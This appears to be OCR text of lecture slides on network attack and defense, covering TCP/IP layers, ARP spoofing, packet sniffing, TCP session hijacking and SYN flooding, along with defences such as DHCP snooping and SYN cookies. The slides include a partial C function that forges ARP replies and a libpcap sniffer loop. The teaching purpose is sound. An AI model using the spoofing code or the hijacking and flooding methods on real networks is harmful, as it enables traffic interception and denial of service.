
NETWORK SECURITY PRACTICES – ATTACK AND DEFENSE

TCP/IP

(TCP/IP) Network Protocol Stack




Protocols

Application	DNS, TFTP, TLS/SSL, FTP, Gopher, HTTP, IMAP, IRC, NNTP, POP3, SIP, SMTP, SNMP, SSH, TELNET, ECHO, BitTorrent, eMule, RTP, PNRP, rlogin, ENRP
	BGP
Transport	TCP, UDP, DCCP, SCTP, IL, RUDP
Internet	OSPF, ICMP and IGMP
	IP (IPv4, IPv6), ATM
	ARP and RARP
Network access	Ethernet, Wi-Fi, token ring, PPP, SLIP, FDDI, ATM, Frame Relay, SMDS

Network Access Layer / MAC Address

- 48-bit unique identifier for a network adaptor network interface card
  - It is possible to change MAC address on most of today's hardware
    - Space exhaustion no sooner than the year 2100 (estimate by IEEE)



IP Protocol

- The de facto standard Internet-layer protocol nowadays
  - Packet switching vs. connection-oriented (ATM)
- IP provides best-effort, unreliable delivery of packets
  - Data corruption, lost data packets, duplicate arrival, out-of-order packet delivery
- IPv4 (32 bit) and IPv6 (128 bit)
  - Multiplexing with port numbers
- IPsec

Routing and Translation of Addresses

- Translation between IP addresses and MAC addresses
  - Address Resolution Protocol (ARP) for IPv4
  - Neighbor Discovery Protocol (NDP) for IPv6
- Routing with IP addresses
  - TCP, UDP, IP for routing packets, connections
  - Border Gateway Protocol for routing table updates
- Translation between IP addresses and domain names
  - Domain Name System (DNS)


Address Resolution Protocol (ARP)

- Translate IP addresses (layer3) to Ethernet MAC addresses (layer2)
- Also used for IP over other LAN technologies, e.g., FDDI, or IEEE 802.11
- Each host maintains a table of IP to MAC addresses
- Message types:
  - ARP request
  - ARP reply
  - ARP announcement
- Reverse ARP (RARP) maps MAC address to IP address
  - Obsolete now and replaced by DHCP

Internet Protocol (IPv4) over Ethernet ARP packet		
bit offset	0 – 7	8 – 15
0	Hardware type (HTYPE)	
16	Protocol type (PTYPE)	
32	Hardware address length (HLEN)	Protocol address length (PLEN)
48	Operation (OPER)	
64	Sender hardware address (SHA) (first 16 bits)	
80	(next 16 bits)	
96	(last 16 bits)	
112	Sender protocol address (SPA) (first 16 bits)	
128	(last 16 bits)	
144	Target hardware address (THA) (first 16 bits)	
160	(next 16 bits)	
176	(last 16 bits)	
192	Target protocol address (TPA) (first 16 bits)	
208	(last 16 bits)	


ARP Spoofing

- Switched Networking
- ARP Poisoning
  - Lack of ID validation
  - Faked ARP Response during ARP transaction
  - Unsolicited ARP responses
  - Legitimate Use
    - Redirection of unregistered clients to signup page
    - Take over defective server
  - Defense
    - DHCP snooping
    - ArpON



(http://blog.buttewifi.com/)

ARP Spoofing Example



ARP Spoofing Example

```
int arp_respond(
    /* who (eth) asked,       asking IP,          requested IP */
    struct ether_addr *sha, struct in_addr *sip, struct in_addr *tip) {

    struct arphdr       *arph;
    struct ether_header     *ethh;
    int             i;
    int             in_list_flag=0;

    /* if refreshes are in the maximum, return now */
    if (refc>=MAX_INTERCEPTS) return (-1);

    arph=(struct arphdr *)(pkt_arp_response+sizeof(struct ether_header));
    ethh=(struct ether_header *)pkt_arp_response;

    memcpy(&(ethh->ether_dhost),sha,ETH_ALEN);
    memcpy(&(arph->__ar_tha),sha,ETH_ALEN);
    memcpy(&(arph->__ar_tip),sip,IP_ADDR_LEN);
    memcpy(&(arph->__ar_sip),tip,IP_ADDR_LEN);

    send_ethernet_frame(pkt_arp_response,sizeof(pkt_arp_response));

    if (cfg.verbose) {
    printf("ARP response send to %s ",inet_ntoa(*sip));
    printf("claiming to be %s\n",inet_ntoa(*tip));
    }
```

Tools for packet sniffing and spoofing

- Sniffing
  - Tcpdump (built-in on most Unix systems)
  - Wireshark (www.wireshark.org)
    - On Fedora Linux, you can get it by
      - yum install wireshark
      - yum install wireshark-gnome
  - Libpcap
    - Packet capturing library on Linux / BSD
      - yum install libpcap
      - yum install libpcap-devel
  - Winpcap
    - Packet capturing library on Windows
- ARP Spoofing
  - Nemesis (http://nemesis.sourceforge.net/)

Tools for packet sniffing and spoofing

```
int main() {
    struct pcap_pkthdr cap_header;
    const u_char *packet, *pkt_data;
    char errbuf[PCAP_ERRBUF_SIZE];
    char *device;

    pcap_t *pcap_handle;


    device = pcap_lookupdev(errbuf);
    if(device == NULL)
        pcap_fatal("pcap_lookupdev", errbuf);

    printf("Sniffing on device %s\n", device);

    pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
    if(pcap_handle == NULL)
        pcap_fatal("pcap_open_live", errbuf);

    int status = pcap_loop(pcap_handle, -1, caught_packet, NULL);

    printf("\npcal_loop return status = %d\n", status);

    pcap_close(pcap_handle);
}

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char *packet) {
    int tcp_header_length, total_header_size, pkt_data_len;
    u_char *pkt_data;

    printf("==== Got a %d byte packet ====\n", cap_header->len);

    if( decode_ethernet(packet) == 0x800) {
```

- decode_sniff/
  - Make sure you have libpcap libpcap-devel
  - gcc decode_sniff.c -lpcap
    - Tested ok on Fedora 13,14 (both x86 and x86_64)

User Datagram Protocol - UDP

- Multiplexing / Data Integrity over IP
  - IP + src/dst ports + checksums
  - No connection established
  - Unreliable transmission: packets may get lost
  - Data checksum is optional for IPv4 but mandatory for IPv6

bits	0 - 15	16 - 31
0	Source Port	Destination Port
32	Length	Checksum
64	Data	

(fields in pink color are optional)


User Datagram Protocol - UDP

- Attacker's perspective
  - No encryption to prevent sniffing
  - Checksum is not signed to prevent data alteration
  - The header / payload can be spoofed

Transmission Control Protocol - TCP

- Reliable connection-oriented layer over IP
  - Multiplexing with port numbers
  - Sequence number / ACK number / Flags to achieve reliable ordering of packets (stream of bytes / connection)
  - Checksum for the integrity of header and payload
  - Congestion control to further improvement reliability and performance

TCP Handshake



Transmission Control Protocol - TCP

- Attacker's perspective
  - No encryption to prevent sniffing
  - Like UDP, both the header and the payload can be spoofed
    - Sequence number has to fall within the window of the current TCP session (TCP sequence number prediction attack)

TCP Sequence Numbers

- Need high degree of unpredictability
  - If attacker knows initial seq # and amount of traffic sent, can estimate likely current values
  - Send a flood of packets with likely seq numbers
  - Attacker can inject packets into existing connection
- Some implementations are vulnerable

TCP Session Hijacking


- Each TCP connection has an associated state
  - Client IP and port number; same for server
  - Sequence numbers for client, server flows

- Problem
  - Easy to guess state
    - Port numbers are standard
    - Sequence numbers often chosen in predictable way

Risks from Session Hijacking

- Inject data into unencrypted traffic, such as an e-mail exchange, DNS zone transfers, ftp, http, etc.
- Hide origin of malicious attacks.
- Carry out MITM attacks on weak cryptographic protocols.
  - Can trigger warnings to users that often get ignored
- Denial of service attacks, such as resetting the connection.
  - Attacker can send Reset packet to close connection.
    - Results in DoS.
    - During 2007~2008, Comcast used forged TCP resets to cripple peer-to-peer and certain groupware applications on their customers computers
  - Most systems allow for a large window of acceptable seq. #'s
    - Much higher success probability than $1/2^{32}$.
  - Attack is most effective against long lived connections, e.g. BGP.

TCP SYN Flooding




TCP SYN Flood

- Attacker sends many connection requests
  - Spoofed source addresses
- Victim allocates resources for each request
  - Connection requests exist until timeout
- Resources exhausted $\Rightarrow$ requests rejected
  - Asymmetric allocation of resources for the server and the client
  - Many implementations in 1996 for half-open connections queue is 8 entries long with expire time 3 minutes

SYN Cookies

- After receiving SYN from client, server creates an entry in the SYN queue to record information such as maximum segment size (MSS) and other TCP options
- SYN Cookies: Encode the record in the initial *sequence number* (*seq*) of the SYN+ACK packet. Discard the entry.
  - Make it the client's responsibility to keep the record
- The client replies with ACK (*seq+1*). The server deduces the MSS from *seq*.



SYN Cookies

